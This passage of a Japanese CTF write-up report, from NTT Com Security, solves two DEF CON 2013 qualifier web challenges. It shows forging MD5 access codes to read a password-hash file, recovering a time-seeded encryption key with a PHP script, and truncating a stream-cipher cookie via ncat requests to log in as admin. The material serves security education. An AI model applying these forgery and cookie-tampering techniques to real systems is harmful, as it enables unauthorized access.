<a href="getfile.php?filename=passwords.txt&accesscode=60635c6862d44e8ac1
7dc5e144c66539">passwords.txt</a><br>
<br>
<a href="login.php">Login Here</a>
```

accesscode は 0～9、a～f からなる 32 文字の文字列となっており、しばらく考えると、MD5 ハッシュ値らしいということがわかります。accesscode はどちらのファイルでも共通となっていますが、usernames.txt の場合のみアクセスできることからいろいろ試してみると、accesscode が filename の MD5 ハッシュ値になっていることがわかります。

```
$ echo -n usernames.txt | md5sum
60635c6862d44e8ac17dc5e144c66539 *-
```

そこで、passwords.txt についても MD5 ハッシュ値を計算し、URL 中の accesscode を書き換えてアクセスしてみると、passwords.txt へのアクセスが成功します。

```
Acces granted to passwords.txt!

jeanluc:$6$J/J$zezZMHwc4axqYJZk5nUHD8uwCtz7uU4EjcgVHrJsN2tW2BiMGwTPrC2sI1
KD4B3O82o/nShpY0LtctLIihl5.0:15868:0:99999:7:::
riker:$6$CkoJSeZPJNPtRxZo$O5NBiK5LPXXBszv5cUf4wS4tkKCHtcBM4Q8JuzzXyz38mKQ
pPGrcwNST1PmjCkqGDT1wVnqCSpBWhRGFmMKRq0:15868:0:99999:7:::
spock:$6$h7AXU$ulWYM7BGY62mA/x4RjDAJzoTEQhZnMiU..OJwz/n.NbvGMT5FuDuiY3Mrk
WPrj6HWDuMYIPdTa/js2UO9EC6R.:15868:0:99999:7:::
tiberius:$6$g8fas1AItAy85OvS$TfhxF6HRO0ZHC7.ekPnLssf67TM2ELpus0gCHEVQVQno
ix.mnRd30EdYuF7gpoRnWfKFq.zk8pXeJk2Ug7POk0:15868:0:99999:7:::
bones:$6$t5TXeD0jYTRe.DCT$tW/qq5qxN79Isce6clU7FtNYEkzSOnFa4TqSbU4/VsPTz.u
Slb.e3dvNrVUGXJCBLl51FxxCct3iJTnqC3aeq1:15868:0:99999:7:::
crusher:$6$1cNogvGgHLd9m2xP$OTV9Mtl1PmnLlZIi/iXFzBYyEBW4xLzYYTYT41FZRq45i
WSsb6lJu0Vtw5WyOWSNI1NR1CECInqErn341vZOy/:15868:0:99999:7:::
deana:$6$hn4gRZq3b6PEfVmN$YckwH8..bO5awtPUX7J8994GT62S8075HWdtyRnBBYh4.AM
OG6VIWng1IWYMZPAFDmDJcgOmMe5E9ZwEpGHpb0:15868:0:99999:7:::
```

これを使い John The Ripper などでブルートフォース解析すれば平文のパスワードが得られ、login.php からログインできそうですが、実はこれは罠でうまくいきません。

getfile.php を経由して、passwords.txt と同様に MD5 ハッシュ値を計算し login.php へのアクセスを試みると login.php のソースコードを見ることができます。

```
Acces granted to login.php!

<html>
<title>Remember Me</title>
<?php
if ($_SERVER['REQUEST_METHOD'] == "POST") {
    echo "<font color='red'> ACCESS DENIED!</font>";
}
?>
<body><form id='login' action='login.php' method='post' accept-
charset='UTF-8'>
<fieldset >
<legend>Login</legend>
<label for='username' >UserName:</label>
<input type='text' name='username' id='username'  maxlength="50" /><br>

<label for='password' >Password:</label>
<input type='password' name='password' id='password' maxlength="50"
/><br>

<input type='submit' name='Submit' value='Submit' />

</fieldset>
</form>
</body>
</html>
```

これを見ると、login.php でどのようなユーザ名・パスワードを入れたところでログインできないことがわかります。

さて、それではどうすればよいのでしょうか？いろいろ試してみると、getfile.php を経由して、getfile.php 自身のソースコードを得ることができることがわかります。

```
Acces granted to getfile.php!

<?php
$value = time();
$filename = $_GET["filename"];
$accesscode = $_GET["accesscode"];
if (md5($filename) == $accesscode){
    echo "Acces granted to $filename!<br><br>";
    srand($value);
    if (in_array($filename, array('getfile.php', 'index.html', 'key.txt',
'login.php', 'passwords.txt', 'usernames.txt'))==TRUE) {
        $data = file_get_contents($filename);
        if ($data !== FALSE) {
            if ($filename == "key.txt") {
                $key = rand();
                $cyphertext = mcrypt_encrypt(MCRYPT_RIJNDAEL_128, $key,
$data, MCRYPT_MODE_CBC);
                echo  base64_encode($cyphertext);
            }
            else{
                echo nl2br($data);
            }

        }
        else{
            echo "File does not exist";
        }
    }
    else{
        echo "File does not exist";
    }
```

```
}
else{
    echo "Invalid access code";
}
?>
```

ここまで確認してきた通り、accesscode は filename の MD5 ハッシュ値となっています。また、filename に key.txt を指定したときに限り、その中身を共通鍵暗号 AES-128-CBC で暗号化し、base64 エンコードして出力することがわかります。どうやら、key.txt の中身が答えのようです。

key.txt の中身を見るためには、key.txt にかけられている共通鍵暗号の鍵がわかればよさそうです。鍵は rand()関数が返す乱数となっていますが、よく見るとこの乱数はプログラムの実行された時刻を seed として初期化されています！これはつまり、プログラムが実行された時刻がわかれば、この時刻を seed として乱数を生成することで鍵が得られるということです。

プログラムが実行された時刻は自分のマシンの時刻ではなく、アクセス先のサーバの時刻となります。これを得るには、HTTP レスポンスの Date ヘッダを見ればよいでしょう。例えば下記のように wget コマンドの—save-headers オプションを使うことで、レスポンスヘッダを含めた内容を取得することができます。

```
$ echo -n key.txt | md5sum
65c2a527098e1f7747eec58e1925b453  -

$ wget --save-headers -O key.txt
"http://rememberme.shallweplayaga.me/getfile.php?filename=key.txt&accessc
ode=65c2a527098e1f7747eec58e1925b453"

$ less key.txt
HTTP/1.1 200 OK
Date: Sat, 15 Jun 2013 21:11:34 GMT
(snip)
Acces granted to
```

```
key.txt!<br><br>MuSu5STGmFu02JeF0wxlSDzhREMYIaOESERBiSrUSepfETIPdeNwhisof
MtD4g+qNLaBqEYWeMJvHJu/Paxh7A==
(snip)
```

あとは、時刻と base64 エンコードされたキーをもとに、getfile.php と同様の方法で復号します。下記のような PHP スクリプトを実行します。

```
<?php
$datestr = "Sat, 15 Jun 2013 21:11:34 GMT";
$time = strtotime($datestr);
echo $time . "\n";

$ciphertext =
"MuSu5STGmFu02JeF0wxlSDzhREMYIaOESERBiSrUSepfETIPdeNwhisofMtD4g+qNLaBqEYW
eMJvHJu/Paxh7A==";
$ciphertext = base64_decode($ciphertext);
echo $ciphertext . "\n";

srand($time);
$key = rand();
$plaintext_maybe = mcrypt_decrypt(MCRYPT_RIJNDAEL_128, $key, $ciphertext,
MCRYPT_MODE_CBC);
print $plaintext_maybe . "\n";
```

mcrypto ライブラリをインストールし、スクリプトを実行するとキーが得られます。

```
$ sudo apt-get install php5 php5-mcrypto
$ php hack.php
PHP Deprecated:  Comments starting with '#' are deprecated in
/etc/php5/cli/conf.d/mcrypt.ini on line 1 in Unknown on line 0
1371330694
(raw binary of ciphertext)
PHP Warning:  mcrypt_decrypt(): Attempt to use an empty IV, which is NOT
recommend in /root/defcon2013/web4/test.php on line 12
The key is: To boldly go where no one has gone before WMx8reNS
```

乱数を使うサンプルコードで、しばしば乱数の seed に現在時刻が使われているものがありますが、乱数の seed に現在時刻をはじめとした推測可能な値を使ってはいけません。この問題は、推測可能な seed を使っている場合どのような攻撃が可能になるかの実例となっています。

解説 8：3dub (5 点)

解答者：NTT コムセキュリティ 羽田 大樹

問題

worsemedicine http://worsemedicine.shallweplayaga.me/

解答

この問題は 5 点の問題で、終盤に差しかかった時間帯にオープンされました。問題文には URL が記されています。この URL にブラウザでアクセスすると、ログイン画面が表示されました。この Web サイトを攻略するとフラグを入手できる問題であると推測されます。



図 19 ログイン画面

まずはこの Web サイトがどのようなシステムであるか確認します。適当なユーザ名とパスワードでログインを試してみると、ログイン後の画面が表示され、固定の画像の下に入力したユーザ名が表示されます。この Web サイトではパスワードをきちんとチェックしている様子はなく、適当なパスワードでもログインに成功するようです。

図 20 ログイン後の画面

この Web サイトにはほかに用意されている機能は見当たらず、単にログインができるだけのシステムのようです。これだけでは何を達成すれば良いのか分からないので、色々な入力を試してみました。30 分ほど経過して、ユーザ名に「admin」と入力した場合にエラー画面が表示されることが分かりました。

図 21 「admin」でログインした際に表示されるエラー画面

エラーメッセージは「can't log in as admin, be smarter」です。この Web サイトではユーザ名「admin」でのログインは禁止しているので、ユーザ名に「admin」を指定した場合に例外エラーを発生させて認証処理を終了させている、と解釈できます。つまり、このチェック処理をうまく回避してユーザ名「admin」でログインすることを目指す問題だと想像できます。

この例外エラーの画面をクリックすると例外エラーが発生した前後 7 行分のソースコードが表示されました。

図 22 エラー画面に表示されるソースコードの一部

いくつかの箇所で例外エラーを発生させることで、最終的に以下のソースコードの一部を抽出することができました。これは結果的には決定的なヒントにはなりませんでしたが「cipher」や「decrypt」などの変数名があり、暗号の解析が必要な問題だろうということが推測されます。

```
get '/' do
  haml :index
end
post '/' do
  if params[:username] == 'admin'

    raise "can't log in as admin, be smarter"

  end
```

```
    cipher = make_cipher
    cipher.encrypt
    cipher.key = CRYPTO_KEY
    iv = cipher.random_iv
    plaintext = Hash[*params.sort.flatten].to_param

    ciphertext = cipher.update plaintext

    ciphertext << cipher.final
    cookies[:iv] = iv
    cookies[:ciphertext] = ciphertext
    cookies[:verification] = params[:verification]
    redirect '/key'
  end
  get '/key' do
    if cookies[:ciphertext].nil? || cookies[:iv].nil?

      raise "wtf"

  end
  cipher = make_cipher
  cipher.decrypt
  cipher.key = CRYPTO_KEY
  cipher.iv = cookies[:iv]
  plaintext = cipher.update cookies[:ciphertext]
  plaintext << cipher.final
  pairs = CGI::parse plaintext
  username = pairs['username'].first || "couldn't find one"
```

次に、ログイン時にサーバから応答されるデータを調べます。サーバからの応答の中にはクッキーが含まれていて「iv」「ciphertext」「verification」という暗号に関連する変数名とデータが含まれていました。サーバからの応答の中には他にセッションに関係する情報が見当たりませんでしたので、このクッキーがセッション ID の役割を持つと予想しました。

```
iv=%E8%B6%D7%08%14%AE%5EK; ciphertext=%DFv%D8Y%A5%3E%7B%CB%25%DF%A4%7F%02
%EB%B5%ED%F0%1F%25H%B0q%E3%26%87%90%A0%E6%DD%19p%E4%CA%B1%D5%DD%8C%C37%11
%1E%D1%21y%3A%15S%8C%F3--%E0%23%18N%BA%D2%F0%AE%ED; verification=29d1fc4e
```

次に、この暗号文を解析します。もしこの暗号アルゴリズムが分かれば、セッションに利用している情報が分かりますので、ユーザ名も操作できるかもしれません。ですが、IV の長さなどから暗号アルゴリズムを推測しますが、なかなかうまく行きません。もしかしたら標準化されている暗号アルゴリズムではなく、出題者独自のものであったり、一般的に広まっていない暗号アルゴリズムを使用している可能性もあることから、一旦この視点での解析を中断することにしました。

そこで、暗号アルゴリズムが分からない状態でも暗号文を操作できないか考えました。そのために、こちらで任意に指定して送信した暗号文に対してサーバの応答を確認し、何らかの規則を抽出しようと試みる選択暗号文攻撃を行いました。サーバの応答を何回も確認する必要がありますので、ブラウザからの送信ではなく、操作が簡単なコマンドラインを利用することにしました。実際にブラウザで「admin1」というユーザ名でログインした時のクッキーデータをコピーし、下記のコマンドを実行するとサーバの応答を受け取れることを確認しました。「admin1」というユーザ名でログインしていることが分かります。「the verification didn't match」というエラーメッセージが表示されていますが、とりあえず無視して次を考えます。

```
# echo -e "GET /key HTTP/1.0\nHost: worsemedicine.shallweplayaga.me\nCook
ie: iv=%E8%B6%D7%08%14%AE%5EK; ciphertext=%DFv%D8Y%A5%3E%7B%CB%25%DF%A4%7
F%02%EB%B5%ED%F0%1F%25H%B0q%E3%26%87%90%A0%E6%DD%19p%E4%CA%B1%D5%DD%8C%C3
7%11%1E%D1%21y%3A%15S%8C%F3--%E0%23%18N%BA%D2%F0%AE%ED; verification=29d1
fc4e\n\n" | ncat -nvv --crlf 184.73.211.6 80
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: Connected to 184.73.211.6:80.
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
```

```
Content-Length: 231
Connection: Close

<!DOCTYPE html>
<html>
  <head>
    <title>worsemedicine</title>
  </head>
  <body>
    <h1>
      <img src='Nope.png'>
    </h1>
    <p>
      You're
      admin1
      and the verification didn't match
    </p>
  </body>
</html>
```

そして、この「ciphertext」の値を操作して実験してみます。色々と試してみた結果「ciphertext」の値を後から 13 バイト分だけ削除してサーバに送信した場合に、以下のような応答が返ってきました。ユーザ名「ad」でログインしたことになっていることが分かります。

```
# echo -e "GET /key HTTP/1.0\nHost: worsemedicine.shallweplayaga.me\nCook
ie: iv=%E8%B6%D7%08%14%AE%5EK; ciphertext=%DFv%D8Y%A5%3E%7B%CB%25%DF%A4%7
F%02%EB%B5%ED%F0%1F%25H%B0q%E3%26%87%90%A0%E6%DD%19p%E4%CA%B1%D5%DD%8C%C3
7%11%1E%D1%21y%3A%15S; verification=29d1fc4e\n\n" | ncat -nvv --crlf 184.
73.211.6 80
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: Connected to 184.73.211.6:80.
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
X-Content-Type-Options: nosniff
```

```
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 227
Connection: Close

<!DOCTYPE html>
<html>
  <head>
    <title>worsemedicine</title>
  </head>
  <body>
    <h1>
      <img src='Nope.png'>
    </h1>
    <p>
      You're
      ad
      and the verification didn't match
    </p>
  </body>
</html>
```

つまり、以下の暗号文の赤線部分（前のクエリーで削除した部分）にユーザ名「admin1」の「min1」が含まれていることが分かります。

```
%DFv%D8Y%A5%3E%7B%CB%25%DF%A4%7F%02%EB%B5%ED%F0%1F%25H%B0q%E3%26%87%90%A0
%E6%DD%19p%E4%CA%B1%D5%DD%8C%C37%11%1E%D1%21y%3A%15S%8C%F3--%E0%23%18N%BA
%D2%F0%AE%ED
```

クッキーの後部分にユーザ名が含まれていることが分かりましたので、うまく削除すれば「admin1」の「1」だけを削ることもできそうです。ちなみに、暗号文と元メッセージが 1 文字ずつ対応していますので、この暗号方式はブロック暗号ではなくストリーム暗号であるということが分かります。

元々のクエリーを後から 1 文字ずつ削除して送信してみます。最終的に 10 バイト分の暗号文を削除すると「admin」でログインしたことになり、応答の中に正解が記されていました。最後に「verification」の値も合わせる必要があると思っていましたが、この問題ではその必要はありませんでした。これを解答して得点を得ることができました。

```
# echo -e "GET /key HTTP/1.0\nHost: worsemedicine.shallweplayaga.me\nCook
ie: iv=%E8%B6%D7%08%14%AE%5EK; ciphertext=%DFv%D8Y%A5%3E%7B%CB%25%DF%A4%7
F%02%EB%B5%ED%F0%1F%25H%B0q%E3%26%87%90%A0%E6%DD%19p%E4%CA%B1%D5%DD%8C%C3
7%11%1E%D1%21y%3A%15S%8C%F3-; verification=29d1fc4e\n\n" | ncat -nvv --cr
lf 184.73.211.6 80
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: Connected to 184.73.211.6:80.
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 221
Connection: Close

<!DOCTYPE html>
<html>
  <head>
    <title>worsemedicine</title>
  </head>
  <body>
    <h1>
      yessss
    </h1>
    <p>
      The key is:
      computers downtown and computers up in harlem
```

```
    </p>
  </body>
</html>
```

7 本レポートについて

7.1 レポート作成者

NTT コムセキュリティ株式会社
オペレーション＆コンサルティング部
羽田 大樹

問題解説協力

日本電信電話株式会社
NTT セキュアプラットフォーム研究所
岩村 誠、青木 一史、塩治 榮太朗

NTT コミュニケーションズ株式会社
先端 IP アーキテクチャセンタ
渡辺 渉、稲積 孝紀

7.2 履歴

2013 年 12 月 25 日（ver1.0）：初版公開

7.3 お問い合せ

NTT コミュニケーションズ株式会社
経営企画部 マネージドセキュリティサービス推進室
E-mail: scan@ntt.com

以上